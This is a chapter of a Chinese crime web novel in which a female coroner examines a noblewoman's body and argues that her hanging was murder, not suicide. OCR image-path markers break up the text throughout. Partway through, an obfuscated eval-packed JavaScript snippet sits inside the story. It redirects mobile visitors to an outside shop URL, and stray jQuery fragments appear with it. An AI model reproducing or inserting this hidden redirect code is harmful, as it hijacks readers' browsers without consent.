文趣网 > 其他小说 > 大梁小仵作 > 19. 第 19 章
    “靖远侯姜恺之女今日巳时出门前往庆丰楼,据称是未婚夫余自辰相邀。”

    谢平压低声音,“姜小姐嫌庆丰楼茶点不合胃口,遣婢女出门采买,婢女买好糕点返回庆丰楼,却发现姜小姐在包厢自缢身亡。”

    “自杀?”王惠慈疑惑,“确定吗?”

    谢平有所犹豫,“应该是吧,这方面你擅长,可以现场验看。总之婢女回府报信,茶楼掌柜报了京兆府,少卿和靖远侯下朝碰到了报信之人,现下都在靖远侯府。”

    王惠慈心思细腻,敏锐捕捉到奇怪之处,“既然认定是自杀,又为何闹到如此阵仗?”“因为……”谢平嗫喏道,“京兆府少尹认为涉嫌凶杀。”

    马车停在侯府侧面,王惠慈和谢平由侯府仆役领入正厅。

    王惠慈低头放下箱笼,跟着谢平行礼,目不斜视,只用余光扫了一眼,厅内有好几人,她只认得谢少卿。

    类似的场景她经历过,不过眼下厅内诸人身份更尊贵些,此时难的不是验尸,而是如何应对这些贵人。

    “还真让你找了个女仵作。”

    王惠慈巍然不动,眼珠转向坐在谢珩对面的男子,同样与谢珩身着绯色官服,长方脸型,剑眉薄唇,凤眼生威。

    且他身后也立着一位提着箱笼的老者。

    王惠慈心里有了数。

    “仵作一行,关乎缉凶断案律法公正,自当以技艺出众为先。”谢珩四平八稳,“若单以男女论之,岂不儿戏。”

    男子也不恼,打量几眼王惠慈足边的箱笼,转向主座道:

    “侯爷,侯夫人所提要求均已满足,我们是否可以开始了?”

    “纪少尹,”坐在主位的姜恺发话,“小女骤然离世,我靖远侯府上下无不悲痛,如若小女为他人所害,我一定追究到底。可若小女当真自行了断,你们让她死后受此屈辱,我也不会放过。”

    纪泽应下,转身看向王惠慈:“仵作姑娘,你可以开始了。”

    王惠慈未答,抬眸看向谢珩,谢珩颔首,“照平时即可,仔细勘验。”

    王惠慈行礼应下,侯夫人方氏从上首站起身,一言不发走出正厅。仆从提醒王惠慈跟上,一行人向后院走去。

    靖远侯府布局方正,绕过正厅,西边的院子便是姜小姐停灵之处。仆从往来,已经在为姜小姐准备后事。

    姜小姐已然被安置在棺内,方氏进入后,挥退打杂的仆役,赫然转身面对王惠慈,厉声说道:

    “以你仵作的低贱身份,触碰蓉儿已是抬举你,手脚放干净些,要是有什么不敬之举,我一定请侯爷奏明圣上,让你性命不保。净手!”

    侍女应声捧来皂角、水盆和手巾,王惠慈没有反驳,顺势净手后将手巾递回,拱手开口,清冷的声音如珠落玉盘:

    “请夫人遣散男性仆从,命人褪去姜小姐的衣衫鞋袜。”“放肆!”方氏气急,高声喝道,“将她拿下!”

    “不必麻烦夫人!”王惠慈提高声音,“卑职乃大理寺皂吏,受大理寺管束,如有过失,卑职也自会向谢少卿请罪。”

    王惠慈行过礼,提起地上的箱笼,不顾方氏的呵斥,转身就走。

    谢珩在正厅闭目养神,只听纪泽倒茶的声音一顿,继而惊讶道:

    “你怎么这么快就回来了?”

    王惠慈恭谨行礼,“回禀谢少卿,纪少尹,卑职未能验尸,侯夫人不许褪去姜小姐衣衫,卑职技艺拙劣,无法隔衣勘验。”

    “真是够了!”靖远侯拍案而起,“将小姐的棺材抬到偏厅,以屏风相隔,这里由本侯做主。”

    “姜恺!蓉儿是我的心头肉,你身为她的父亲,竟如此对待她!”

    随后赶来的方氏听到靖远侯的安排,若不是侍女搀扶阻拦,恐怕此刻早已扑上来,恨不得挠死靖远侯。

    靖远侯也一肚子火气,女儿于闹市死亡,无论自裁还是他杀,都足以让侯府成为长安贵族圈的谈资,好巧不巧招来较真的京兆府少尹纪泽。本以为与纪泽不甚对付的谢珩会帮忙一二,不知道这次是吃错了什么药,居然真帮忙找来了仵作。

    两人皆涉刑狱,官职不低,且一个背后是刑部侍郎,一个背后是国公府,今天不让勘验,恐不好打发。

    “蓉儿死因有疑,堂堂京兆府难道会信口雌黄?我们身为父母,又岂能让蓉儿含冤而死?”靖远侯早已和方氏多次拉扯,此刻不欲多说,“将夫人请回房内休息!”

    纪泽挑眉,玩味看着王惠慈,王惠慈却不搭理他。待偏厅布置好以后,打开箱笼,展开刀具,戴好护手,留下两个丫鬟帮忙。

    王惠慈先行拨开姜蓉的衣领,颈部赫然出现红紫色的缢痕,位于姜蓉喉咙上方,翻动检查,缢痕八字不交。用手按压颈部,可发现舌骨骨折。

    姜蓉面部略有肿胀,微微发青,王惠慈拨开眼皮,姜蓉的眼球散落着点状出血。再检查鼻腔口腔,有血液混着涕涎,但量并不大,舌尖则伸出齿列之外。

    难怪纪泽非要验尸,姜蓉初验的确是缢死,只是些许死状并不能对上。

    王惠慈仔细检查姜蓉的衣衫,整体上看凌乱了一些,但衣带完好,只是衣袖处有明显破损。

    不过有可能侯府曾经整理过姜蓉的衣衫,在确认没有其他异常后,王惠慈请丫鬟帮忙将其褪去。

    姜蓉皮肤算不上雪白,衣衫褪去后,胳膊肘处的印记便赫然在目,呈长条状,泛着些许青紫,王惠慈仔细比对,应当是大力抓握留下的痕迹。

    姜蓉的下半身并无任何伤处,足尖下垂,已然出现了暗红色的尸斑,手指用力压未显示褪色。足部到小腿处已有尸僵。

    王惠慈和丫鬟合力把姜小姐翻了过去,奇怪的是姜小姐后背的胸骨到颈部下方却出现了淤青,推测她生前应该是后背撞击过什么。

    这和她的死亡会有关系吗?

    王惠慈问旁边的丫鬟:“可否帮忙准备温水、酒和醋,再拿一床薄被子。”

    丫鬟应声而去,不一会便备齐王惠慈所要物品。

    王惠慈先用温水将姜蓉的尸身擦洗干净,接着均匀

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17699070|208069||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    涂上酒和醋,随后盖上薄被。等了约一炷香,再次将薄被掀开。姜蓉的尸身正面并无太大变化,背面则呈现了更多的淤伤。

    至此验尸结束,王惠慈协助丫鬟整理姜蓉的衣衫,随后自偏厅而出。

    王惠慈心里有个猜测,京兆府少尹果然不是白做的,能和谢珩作对的人看来也不是平庸之辈。

    谢珩见王惠慈出来,脚步竟有些飘忽,待她回到正厅,率先开口:“王姑娘,你是大理寺的人,验尸结果如何大可以照实说,旁的衙门,还暂时管不到大理寺。”

    “这就护上短了?”纪泽嗤笑,“刚刚不还说什么技艺优先,仵作还没开口,你心虚什么?”

    “回禀少卿,”王惠慈低头行礼,“已勘验完毕,姜小姐当是缢亡。”

    “呵,大理寺的人,也不过就这点本事。”纪泽耐心告罄,一脸失望,正要继续,被王惠慈清脆的声音打断。

    “纪少尹!”

    王惠慈直起身子,目光射向纪泽,“我只是说姜小姐是缢死的,并不代表她是自缢身亡。”

    纪泽刚起的火气瞬间全消,又换上了一副潇洒温和的面孔:

    “王姑娘是吧?麻烦仔细说说?”

    谢珩放缓了声音,“可能确定死因?”

    “八九不离十。”王惠慈亦低声回复。

    “那便回去写验状吧,”谢珩掸掸衣服,“稍后我们会将验状送至靖远侯府,侯爷可为姜小姐办理后事了,只是案情不定之前,请先不要下葬。”

    说罢作势离去。

    “谢珩!”纪泽猛地起身,气急败坏,“你这是何意?难道要隐瞒验尸结果,妨碍我京兆府办案吗?”

    谢珩状似不解看着纪泽,“纪少尹对于庆丰楼现场闭口不言,连我大理寺的仵作都需仔细勘验才发现的结果,纪少尹究竟是如何确认的呢?纪少尹难道就没有半点隐瞒吗?”

    “纪少尹、谢少卿。”靖远侯低沉的声音从上首响起,“姜蓉是我的女儿,无论大理寺还是京兆府,若有线索难道不应该告知于我?我看不如请这位仵作先说明验尸结果,而纪少尹你……”

    靖远侯站起身,走近纪泽。

    “现在尸体也验了,纪少尹若是对验尸结果无异议,是否也应该说明一下现场情况,以及打算如何办案呢?”

    几人再次落座,王惠慈则站在厅中,娓娓道来:

    “初步判断,姜小姐的死因为缢死,但结合尸身的情况,卑职怀疑,姜小姐并非自杀,凶手另有其人。”

    纪泽虽然猜到结果,但其中矛盾之处也未想通,“王姑娘想必经验丰富,应该见过或听说过,凶手将人勒死或捂死后伪装成自缢,可无论是哪一种,验尸结果都不会显示为缢死。”

    “没错。”

    纪泽更加费解,“难不成凶手把姜小姐的头硬塞入绳中将其杀害吗?这不合常理吧?”

    王惠慈摇摇头,“所以卑职有一猜测,只是卑职并未见过案发现场。还请让卑职先说明猜测根据,纪少尹看看是否与现场相合。”